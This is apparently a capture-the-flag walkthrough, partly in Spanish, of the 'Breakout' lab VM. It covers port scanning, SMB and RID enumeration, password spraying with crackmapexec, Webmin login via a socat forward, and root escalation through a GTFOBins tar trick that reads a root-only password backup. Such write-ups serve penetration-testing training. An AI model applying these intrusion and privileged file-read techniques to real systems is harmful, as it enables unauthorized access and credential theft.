

# breakout

---

```
(root👤miguel)-[/home/miguel]
# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.137.20
```

```
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 64
139/tcp    open  netbios-ssn  syn-ack ttl 64
445/tcp    open  microsoft-ds syn-ack ttl 64
10000/tcp  open  snet-sensor-mgmt syn-ack ttl 64
20000/tcp  open  dnp          syn-ack ttl 64
MAC Address: 00:0C:29:31:C0:EA (VMware)
```

```
(root👤miguel)-[/home/miguel]
# nmap -sCV -p80,139,445,10000,20000 -Pn -n -vvv 192.168.137.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 13:16 -03
NSE: Loaded 157 scripts for scanning
```

Scanned at 2023-02-09 19:10:45 -05 for 423

```
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.51 ((Debian))
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.51 (Debian)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
10000/tcp open  http        syn-ack ttl 64 MiniServ 1.981 (Webmin httpd)
|_ http-title: 200 ~ Document follows
|_ http-favicon: Unknown favicon MD5: 5B9F38E06C66D4A36ED9339956690D46
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: MiniServ/1.981
20000/tcp open  http        syn-ack ttl 64 MiniServ 1.830 (Webmin httpd)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: 200 ~ Document follows
|_ http-favicon: Unknown favicon MD5: 018F2D08C150D05959855AE5C1B8CB01
|_ http-server-header: MiniServ/1.830
MAC Address: 00:0C:29:31:C0:EA (VMware)
```

Host script results:

```
|_ p2p-conficker:
|_ Checking for Conficker.C or higher...
|_ Check 1 (port 41617/tcp): CLEAN (Couldn't connect)
|_ Check 2 (port 29279/tcp): CLEAN (Couldn't connect)
|_ Check 3 (port 24455/udp): CLEAN (Failed to receive data)
|_ Check 4 (port 29493/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ _clock-skew: 2s
```

```
(root@miguel) - [/home/miguel]
# rpcclient -U "" 192.168.137.20 -N
```

```
rpcclient $> getusername
Account Name: Anonymous Logon, Authority Name: NT Authority
rpcclient $> srvinfo
BREAKOUT      Wk Sv PrQ Unx NT SNT Samba 4.13.5-Debian
platform_id   :      500
os version    :      6.1
server type   :      0x809a03
```

por 80




```
(root@miguel) - [/home/miguel]
# whatweb 192.168.137.20
http://192.168.137.20 [200 OK] Apache[2.4.51], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.51 (Debian)], IP[192.168.137.20], Title[Apache2 Debian Default Page: It works]
```

por 10000

```
(root@miguel) - [/home/miguel]
# whatweb 192.168.137.20:10000
http://192.168.137.20:10000 [200 OK] Country[RESERVED][ZZ], HTTPServer[MiniServ/1.981], IP[192.168.137.20], Title[200 &mdash; Document follows]
```



por 20000

```
(root@miguel) - [/home/miguel]
# whatweb 192.168.137.20:20000
http://192.168.137.20:20000 [200 OK] Country[RESERVED][ZZ], HTTPServer[MiniServ/1.830], IP[192.168.137.20], Title[200 &mdash; Document follows]
```



## Error — Document follows

This web server is running in SSL mode. Try the URL <https://192.168.137.20:20000/> instead.




```
(root@miguel)-[/home/miguel]
# searchsploit Webmin
```

Exploit Title	Path
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal	cgi/webapps/23535.txt
phpMyWebmin 1.0 - 'target' Remote File Inclusion	php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion	php/webapps/2451.txt
Webmin - Brute Force / Command Execution	multiple/remote/705.pl
Webmin 0.91 - Directory Traversal	cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing	linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation	linux/remote/21765.pl
Webmin 0.x - Code Input Validation	linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution	multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)	multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)	unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities	cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)	cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)	linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution	linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)	linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)	linux/webapps/49318.rb
Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)	linux/webapps/50144.py
Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)	linux/webapps/50126.py
Webmin 1.984 - Remote Code Execution (Authenticated)	linux/webapps/50809.py
Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)	linux/webapps/50998.py
Webmin 1.x - HTML Email Command Execution	cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)	linux/webapps/47330.rb

notsecure https://192.168.137.20:10000/session\_login.cgi intentaremos shell shock attack

**Warning!**  
Login failed. Please try again.




## Webmin

You must enter a username and password to login to the server on 192.168.137.20


☐ Remember me

pero nada...

seguimos enumerando



# Brainfuck Translator



aaliyah .2uqPEfj3D<P'a-3

```
(root@miguel) - [/home/miguel]
# crackmapexec smb 192.168.137.20 -u /usr/share/wordlists/seclists/Usernames/Names/names.txt -p "!.2uqPEfj3D<P'a-3"
SMB 192.168.137.20 445 BREAKOUT [*] Windows 6.1 Build 0 (name: BREAKOUT) (domain:) (signing: False) (SMBv1: False)
SMB 192.168.137.20 445 BREAKOUT [+] \aaliyah:!.2uqPEfj3D<P'a-3
```

intente enumerar y entrar por todos lados pero nada con este usuario

```
(root@miguel)-[/home/miguel]
# enum4linux -a -v 192.168.137.20

[V] Dependent program "nmblookup" found in /usr/bin/nmblookup

[V] Dependent program "net" found in /usr/bin/net

[V] Dependent program "rpcclient" found in /usr/bin/rpcclient
```



You must enter a username and password to login to the system on localhost

Username: aaliyah

Password:

☐ Remember me

```
[V] Attempting to get share list using authentication
smbXcli_negprot_smb1_done: No compatible protocol selected by server.

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (Samba 4.13.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 192.168.137.20 (for a protocol between LANMAN1 and NT1) failed:
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.137.20
```

```
===== ( Users on 192.168.137.20 via RID cycling (RIDS: 500-550,1000-1050) ) =====

[V] Attempting to get SID from 192.168.137.20 with command: rpcclient -W 'WORKGROUP' -U '%' '192.168.137.20' -c 'lookupnames'

[V] Assuming that user "administrator" exists

[V] User "administrator" doesn't exist. User enumeration should be possible, but SID needed...

[+] Attempting to get SID from 192.168.137.20 with command: rpcclient -W 'WORKGROUP' -U '%' '192.168.137.20' -c 'lookupnames'
```

```
[+] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 and logon username '', password ''
S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)


[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
```

vamos a intentar entrar con este usuario y la pass que encontramos pero vamos a traernos los puertos de la victima con socat para trabajar en local debido a que pasan por proxy y puede dar conflicto a la hora de loguearnos




cyber .2uqPEfj3D<P'a-3

```
(root@miguel) - [/home/miguel]
# socat TCP-LISTEN:22000,fork TCP:192.168.137.20:20000
2025/02/09 14:36:30 socat[1072901] E write(6, 0x561831d4e000, 442): Broken pipe
2025/02/09 14:36:30 socat[1072903] E write(6, 0x561831d4e000, 442): Broken pipe
2025/02/09 14:36:30 socat[1072904] E write(6, 0x561831d4e000, 442): Broken pipe
2025/02/09 14:36:31 socat[1072907] E write(6, 0x561831d4e000, 442): Broken pipe
2025/02/09 14:36:42 socat[1073004] E write(6, 0x561831d4e000, 442): Broken pipe
2025/02/09 14:36:42 socat[1073005] E write(6, 0x561831d4e000, 442): Broken pipe
```

y entramos







```
total 568
drwxr-xr-x  8 cyber cyber  4096 Oct 20  2021 .
drwxr-xr-x  3 root  root  4096 Oct 19  2021 ..
-rw-----  1 cyber cyber    0 Oct 20  2021 .bash_history
-rw-r--r--  1 cyber cyber  220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber 3526 Oct 19  2021 .bashrc
drwxr-xr-x  2 cyber cyber  4096 Oct 19  2021 .filemin
drwx-----  2 cyber cyber  4096 Oct 19  2021 .gnupg
drwxr-xr-x  3 cyber cyber  4096 Oct 19  2021 .local
-rw-r--r--  1 cyber cyber  807 Oct 19  2021 .profile
drwx-----  2 cyber cyber  4096 Oct 19  2021 .spamassassin
-rwxr-xr-x  1 root  root 531928 Oct 19  2021 tar
drwxr-xr-x  2 cyber cyber  4096 Oct 20  2021 .tmp
drwx----- 16 cyber cyber  4096 Oct 19  2021 .usermin
-rw-r--r--  1 cyber cyber   48 Oct 19  2021 user.txt
cyber@breakout:~$ cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
cyber@breakout:~$
```

```
cyber@breakout:/var/backups$ ls -la
total 28
drwxr-xr-x  2 root root  4096 Feb  9 12:05 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-----  1 root root    17 Oct 20  2021 .old_pass.bak
```

```
cyber@breakout:~$ ls -la
total 568
drwxr-xr-x  8 cyber cyber  4096 Oct 20  2021 .
drwxr-xr-x  3 root  root  4096 Oct 19  2021 ..
-rw-----  1 cyber cyber    0 Oct 20  2021 .bash_history
-rw-r--r--  1 cyber cyber  220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber 3526 Oct 19  2021 .bashrc
drwxr-xr-x  2 cyber cyber  4096 Oct 19  2021 .filemin
drwx-----  2 cyber cyber  4096 Oct 19  2021 .gnupg
drwxr-xr-x  3 cyber cyber  4096 Oct 19  2021 .local
-rw-r--r--  1 cyber cyber  807 Oct 19  2021 .profile
drwx-----  2 cyber cyber  4096 Oct 19  2021 .spamassassin
-rwxr-xr-x  1 root  root 531928 Oct 19  2021 tar
drwxr-xr-x  2 cyber cyber  4096 Oct 20  2021 .tmp
drwx----- 16 cyber cyber  4096 Oct 19  2021 .usermin
-rw-r--r--  1 cyber cyber   48 Oct 19  2021 user.txt
```

## File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

This only works for GNU tar.

```
LFILE=file to read  
tar xf "$LFILE" -I '/bin/sh -c "cat 1>&2"'
```

```
cyber@breakout:~$ LFILE=/var/backups/.old_pass.bak  
cyber@breakout:~$ pwd  
/home/cyber  
cyber@breakout:~$ ls  
id_rsa.pub tar user.txt  
cyber@breakout:~$ ./tar xf "$LFILE" -I '/bin/sh -c "cat 1>&2"'  
Ts&4&YurgtRX(=~h  
cyber@breakout:~$ su root  
Password:  
root@breakout:/home/cyber# whoami  
root  
root@breakout:/home/cyber# cd /root/  
root@breakout:~# ls  
r00t.txt  
root@breakout:~# cat r00t.txt  
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}  
Author: Icex64 & Empire Cybersecurity  
root@breakout:~#
```

**Sudo**  
If the binary is allowed to run as superuser, it may be used to maintain privileged access.

**Limited SUID**  
sudo tar -cf /dev/null /dev/null --checkpoint=1